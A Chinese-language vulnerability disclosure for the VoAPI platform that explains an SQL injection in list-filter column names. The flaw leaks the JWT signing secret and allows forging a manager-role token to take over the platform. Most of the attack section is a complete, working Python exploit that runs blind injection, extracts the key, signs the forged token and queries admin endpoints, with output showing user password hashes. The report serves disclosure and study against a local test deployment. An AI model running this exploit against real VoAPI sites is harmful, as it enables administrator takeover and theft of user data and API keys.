VoAPI 漏洞报告
软件名称:VoAPI
开发者或厂商:VoAPI
代码仓库:https://github.com/VoAPI/VoAPI
1. 通用列表过滤器 SQL 注入导致管理员接管 (CVE-2026-129540)
| 简要描述: | 用户可通过列表过滤器的 SQL 注入读取 JWT 签名密钥,伪造 manager 身份接管平台。 |
|---|---|
| 影响版本: | 1.0.0 ~ 1.2.0 |
| 漏洞引入: | VoAPI commit 4d68e8e5。该项目为闭源发布,v1.0.0 是首个受影响的发布版本。 |
| 前置条件: | 默认配置下,攻击者可自行注册账号;若站点关闭注册或签到,则需要一个普通账号和一条日志。 |
漏洞成因
列表页的搜索参数由前端以 search[字段名]=值 的形式提交,后端把这个键名当作 SQL 列名拼进查询,只有值经过参数化。以 /api/log 为例,请求如下:
GET /api/log?page=1&size=10&search[id=999999) or (voapi_fake_col) or (1=2]=1服务端生成的 SQL 如下:
SELECT count(*) FROM `log` WHERE uid=2 AND (id=999999) or (voapi_fake_col) or (1=2 = '1')uid=2 后面的 ) 闭合了前缀条件,or 引入攻击者给出的布尔表达式,(1=2 = '1') 是原有条件的剩余部分。攻击者因此可以在 WHERE 中放置子查询,读取 voapi 库的 option 表。option 表的 ps_site 记录保存着 JWT 签名密钥:
{"key":"AxR8jS23YgDh0HX3vwb7"}JWT 由 HS256 签名,载荷如下:
{"userId":2,"sign":"2ad895c75bdbdab46c389cef1e211da6","role":"user","exp":1797425474,"nbf":1794747074,"iat":1794747074}sign 是用户在 Redis 中保存的登录标识,role 是权限声明。/api/m/* 的鉴权读取 JWT 中的 role,不再查询数据库中的用户记录。攻击者用泄露的密钥重新签名,保留自己的 userId 与 sign,把 role 改成 manager,即可获得平台管理权限。以上两步叠加,形成从普通账号到 manager 的完整链路。
复现环境搭建
实验环境用官方 Docker compose 部署,操作如下:
mkdir voapi && cd voapi
curl -O https://raw.githubusercontent.com/VoAPI/VoAPI/main/docker-compose.yml
curl -O https://raw.githubusercontent.com/VoAPI/VoAPI/main/config.yml
curl -O https://raw.githubusercontent.com/VoAPI/VoAPI/main/init-db.sql
mkdir -p data file public
docker network create network
docker compose up -d
环境启动后,注册两个账号,第一个账号成为管理员,第二个账号作为攻击者。站点默认监听 6800 端口。
复现过程

打开 http://127.0.0.1:6800,点击 Register now,填写用户名、邮箱、密码和图形验证码,注册普通账号:

登录后进入控制台:
打开浏览器开发者工具的 Application > Local Storage,找到 userStore,复制 auth.token 的值:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInNpZ24iOiIyYWQ4OTVjNzViZGJkYWI0NmMzODljZWYxZTIxMWRhNiIsInJvbGUiOiJ1c2VyIiwiZXhwIjoxNzk3NDI1NDc0LCJuYmYiOjE3OTQ3NDcwNzQsImlhdCI6MTc5NDc0NzA3NH0.QddEF65sFv5R3e7OxiZ1pBlAsFsxRE9vHS6RVuQV254打开 Log data,可以看到签到产生的日志:

下面的脚本先用列表过滤器做布尔盲注,读出 ps_site.key,再用该密钥签发 role 为 manager 的 JWT,最后访问管理接口:
import json

import httpx
import jwt

BASE = "http://127.0.0.1:6800"
TOKEN = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInNpZ24iOiIyYWQ4OTVjNzViZGJkYWI0NmMzODljZWYxZTIxMWRhNiIsInJvbGUiOiJ1c2VyIiwiZXhwIjoxNzk3NDI1NDc0LCJuYmYiOjE3OTQ3NDcwNzQsImlhdCI6MTc5NDc0NzA3NH0.QddEF65sFv5R3e7OxiZ1pBlAsFsxRE9vHS6RVuQV254"

def oracle(c, cond):
    key = f"id=999999) or ({cond}) or (1=2"
    r = c.get("/api/log", params={f"search[{key}]": "1"}, headers={"Authorization": TOKEN})
    return r.json()["data"]["total"] > 0


def number(c, expr):
    lo, hi = 0, 4096
    while lo < hi:
        mid = (lo + hi) // 2
        if oracle(c, f"({expr})>{mid}"):
            lo = mid + 1
        else:
            hi = mid
    return lo


def string(c, expr, n):
    return "".join(chr(number(c, f"ascii(substr(({expr}),{i},1))")) for i in range(1, n + 1))


def main():
    c = httpx.Client(base_url=BASE, timeout=20)
    body = jwt.decode(TOKEN, options={"verify_signature": False})
    print(f"[*] low-priv token: userId={body['userId']} role={body['role']} sign={body['sign']}")
    logs = c.get("/api/log", headers={"Authorization": TOKEN}).json()
    print(f"[*] own log rows: {logs['data']['total']}")
    if logs["data"]["total"] == 0:
        print("[*] no log row yet, creating one via daily check-in")
        c.post("/api/check_in", headers={"Authorization": TOKEN})
    if not (oracle(c, "1=1") and not oracle(c, "1=2")):
        raise SystemExit("[-] boolean oracle unavailable")
    print("[+] SQL injection confirmed: GET /api/log?search[<injected column>]=1")
    expr = "select json_unquote(json_extract(value,'$.key')) from voapi.option where name='ps_site'"
    secret = string(c, expr, number(c, f"length(({expr}))"))
    print(f"[+] extracted ps_site.key (JWT HS256 signing secret) = {secret}")
    for k in ("exp", "nbf", "iat"):
        body.pop(k, None)
    body.update({"role": "manager", "exp": 2000000000, "nbf": 1700000000, "iat": 1700000000})
    forged = jwt.encode(body, secret, algorithm="HS256")
    print(f"[+] forged manager JWT: {forged}")
    r = c.get("/api/m/user", headers={"Authorization": forged})
    print(f"[+] GET /api/m/user ({r.status_code}):")
    print(r.text)
    r2 = c.get("/api/m/option/panel/site", headers={"Authorization": forged})
    print(f"[+] GET /api/m/option/panel/site ({r2.status_code}):")
    print(r2.text)
    print(f"[*] original token still denied: {c.get('/api/m/user', headers={'Authorization': TOKEN}).text[:60]}")


if __name__ == "__main__":
    main()
脚本输出如下:
[*] low-priv token: userId=2 role=user sign=2ad895c75bdbdab46c389cef1e211da6
[*] own log rows: 0
[*] no log row yet, creating one via daily check-in
[+] SQL injection confirmed: GET /api/log?search[<injected column>]=1
[+] extracted ps_site.key (JWT HS256 signing secret) = AxR8jS23YgDh0HX3vwb7
[+] forged manager JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInNpZ24iOiIyYWQ4OTVjNzViZGJkYWI0NmMzODljZWYxZTIxMWRhNiIsInJvbGUiOiJtYW5hZ2VyIiwiZXhwIjoyMDAwMDAwMDAwLCJuYmYiOjE3MDAwMDAwMDAsImlhdCI6MTcwMDAwMDAwMH0.cimLrpeNReBZ1QUoj94xqLVIp7uzaWbyOfHwVTFknWY
[+] GET /api/m/user (200):
{"code":0,"data":{"page":1,"size":10,"search":null,"asc":false,"total":2,"pages":1,"records":[{"id":2,"created":1794747074142,"updated":1794747182795,"basicBalance":"0.00000000","bindBalance":"0.11000000","usedBasicBalance":"0.00000000","usedBindBalance":"0.00000000","level":1,"bud":"2121949598250438656","username":"attacker","email":"attacker@voapi.local","nickname":"attacker","currency":"USD","password":"$2a$10$prTU5Erho3Sgj9ZKrUrDB.ByRBnIW7tVnwHz7z/B4Zxl3bK5MRxPW","loginTime":1794747074140,"loginIp":"192.168.176.1","registerIp":"192.168.176.1","role":"user","ban":false,"customAvatar":false,"hasPassword":false},{"id":1,"created":1794747072104,"updated":1794747072104,"basicBalance":"0.00000000","bindBalance":"0.00000000","usedBasicBalance":"0.00000000","usedBindBalance":"0.00000000","level":1,"username":"admin","email":"admin@voapi.local","nickname":"admin","currency":"USD","password":"$2a$10$szl7mT/gP87w3kqR2UX5CeomMOGPdug4w6vsTSXwcZxIwT/K7/Zm6","loginTime":1794747072103,"loginIp":"192.168.176.1","registerIp":"192.168.176.1","role":"manager","ban":false,"customAvatar":false,"hasPassword":false}]}}
[+] GET /api/m/option/panel/site (200):
{"code":0,"data":{"data":{"batch_up_channel_key_t":3,"batch_up_keys_t":3,"batch_up_user_balance_t":3,"currency_cny":7.1,"key":"AxR8jS23YgDh0HX3vwb7","style_border_radius":10,"style_primary_color":"#7848f1","style_primary_hover_color":"#7148dc","style_primary_low_color":"#ede4fe","style_primary_low_dark_color":"#2b2054","style_primary_pressed_color":"#6836e3","style_primary_suppl_color":"#6836e3"}}}
[*] original token still denied: {"code":4,"data":null,"msg":"Not permission"}
/api/m/user 返回了全部用户记录,包含管理员与普通用户的密码哈希;/api/m/option/panel/site 返回了站点配置,其中 key 就是 JWT 签名密钥。攻击者随后可以读取全部用户、API Key、渠道与日志,修改站点配置,封禁或重置用户,并持续签发新的 manager JWT。由于 JWT 默认有效期为 31 天,且角色声明不随数据库变更失效,攻击者的权限可以长期保留。